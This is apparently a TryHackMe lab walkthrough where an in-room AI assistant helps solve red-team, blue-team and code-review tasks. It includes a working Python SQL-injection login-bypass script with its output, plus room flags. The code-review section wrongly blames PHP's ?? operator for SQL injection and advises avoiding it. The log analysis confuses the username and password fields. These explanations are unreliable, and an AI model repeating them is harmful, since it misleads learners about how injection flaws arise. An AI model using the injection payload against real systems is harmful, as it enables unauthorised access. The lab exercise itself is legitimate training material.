AI in Security - old sAInt nick 🤖
This is a walkthrough for the TryHackMe room AI in Security - old sAInt nick 🤖. This room focuses on:

- AI can be used as an assistant in cyber security for a variety of roles, domains and tasks
- using an AI assistant to solve various tasks within cyber security
- some of the considerations, particularly in cyber security, surrounding the use of AI
The Story 🎅

The lights glimmer and servers hum blissfully at The Best Festival Company (TBFC), melting the snow surrounding the data centre. TBFC has continued its pursuit of AI excellence. After the past two years, they realise that Van Chatty, their in-house chatbot, wasn’t quite meeting their standards.
Unfortunately for the elves at TBFC, they are also not immune to performance metrics. The elves aim to find ways of increasing their velocity; something to manage the tedious, distracting tasks, which allows the elves to do the real magic.
TBFC, adventurous as ever, is trialling their brand new cyber security AI assistant, Van SolveIT, which is capable of helping the elves with all their defensive, offensive, and software needs. They decide to put this flashy technology to use as Christmas approaches, to identify, confirm, and resolve any potential vulnerabilities, before any nay-sayers can.
Stage 1: Introduction
Start the machine and save IP address for the room.
export IP=10.67.142.48
Stage 2: Red Team
For this room, we will be using Van SolveIT, TBFC's AI assistant, to help us complete the challenges. We will interact with Van SolveIT through a web interface at http://10.67.142.48:5000.

Van SolveIT is providing us with a script.py file to find vulnerabilities using SQL injection that exploits the username field in the login page.
import requests

# Set up the login credentials
username = "alice' OR 1=1 -- -"
password = "test"

# URL to the vulnerable login page
url = "http://10.67.142.48:5000/login.php"

# Set up the payload (the input)
payload = {
    "username": username,
    "password": password
}

# Send a POST request to the login page with our payload
response = requests.post(url, data=payload)

# Print the response content
print("Response Status Code:", response.status_code)
print("\nResponse Headers:")
for header, value in response.headers.items():
    print(f"  {header}: {value}")
print("\nResponse Body:")
print(response.text)
The output that I got from running the script is:
root@ip-10-67-127-57:~# python3 script.py
Response Status Code: 200

Response Headers:
  Date: Tue, 09 Dec 2025 11:01:34 GMT
  Server: Apache/2.4.65 (Debian)
  X-Powered-By: PHP/8.1.33
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Cache-Control: no-store, no-cache, must-revalidate
  Pragma: no-cache
  Vary: Accept-Encoding
  Content-Encoding: gzip
  Content-Length: 540
  Keep-Alive: timeout=5, max=99
  Connection: Keep-Alive
  Content-Type: text/html; charset=UTF-8

Response Body:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Dashboard - SQLi Lab</title>
    <link href="assets/css/bootstrap.min.css" rel="stylesheet">
    <link href="assets/css/style.css" rel="stylesheet">
</head>
<body class="dashboard-body">
    <div class="dashboard-container">
        <div class="welcome-banner">
            <h1>Welcome, admin!</h1>
            <p>You have successfully logged in to the system.</p>
        </div>


        <div class="alert alert-success alert-dismissible fade show" role="alert">
            <h4 class="alert-heading">Exploit Successful!</h4>
            <hr>
            <p class="mb-0"><code>FLAG: THM{SQLI_EXPLOIT}</code></p>
            <button type="button" class="btn-close" data-bs-dismiss="alert" aria-label="Close"></button>
        </div>

        <a href="logout.php" class="btn btn-danger">Logout</a>
    </div>

    <script src="assets/js/bootstrap.bundle.min.js"></script>
</body>
</html>
We got one of the flags from the output: THM{SQLI_EXPLOIT}.
Stage 3: Blue Team
Let's analyze an example set of logs for the attack we just performed.
LOG ENTRIES
198.51.100.22 - - [03/Oct/2025:09:03:11 +0100] "POST /login.php HTTP/1.1" 200 642 "-" "python-requests/2.31.0" "username=alice%27+OR+1%3D1+--+-&password=test"

Analysis of the logs
2. Provide the exact log entry in full:
- The IP address is 198.51.100.22, and the attack occurred at 03/Oct/2025 at 09:03:11.
- The URL accessed was /login.php, a common login endpoint.
- The username attempted was "alice", and the password parameter was manipulated using SQL injection: "alice%27+OR+1%3D1+--+-&password=test".
- This indicates an SQL injection attack, as malicious code was inserted into a password field.

3. Summarize the above:
- Detecting such activities helps identify potential vulnerabilities in the application. Logs provide insight into how attackers might be exploiting weaknesses, such as improper input validation.
- Blue team members can use this information to prioritize security improvements, such as implementing input validation and updating security protocols.

4. Blue team perspective:
- Logs help detect anomalies like repeated attacks, unusual IP patterns, or specific URLs.
- They can flag potential security threats and work toward preventing similar vulnerabilities in the system.
Stage 4: Software
Let's indentify vulnerabilities in source code provided by Van SolveIT.
$user = $_POST['username'] ?? '';
$pass = $_POST['password'] ?? '';

FORMATTING GUIDELINES:
- When you analyse the PHP code snippet, in your response, show the whole snippet of the code, not just explain the vulnerability.
- Please format your answer when providing the PHP code snippet to use triple backticks (not single backticks)

1. Identification of the specific vulnerability
2. Explanation of why the code is vulnerable, in a beginner oriented way.
3. Best practices for preventing similar issues
4. Tools and techniques for code security testing

1. Identification of the specific vulnerability
The code is vulnerable due to the use of ?? to get the value of the POST variables even if it's empty. This allows an attacker to inject SQL code directly into the database.

2. Explanation of why the code is vulnerable, in a beginner oriented way.
This vulnerability occurs because the ?? operator in PHP can be used to get the value of a variable even if it's empty. If the input is empty, an attacker could inject SQL code into the database by using this operator to retrieve the value.

3. Best practices for preventing similar issues
- Use prepared statements or parameterized queries to prevent SQL injection.
- Sanitize all user input before storing or using it.
- Avoid using ??` or similar operators for string handling.

4. Tools and techniques for code security testing
- Use tools like OWASP ZAP or SQLMap for security testing.
- Implement input validation and sanitization.
- Regularly update and test code with security tools.
We got the final flag from Van SolveIT: THM{AI_MANIA}!
Completion
This room was a great introduction to how AI can be used in cyber security.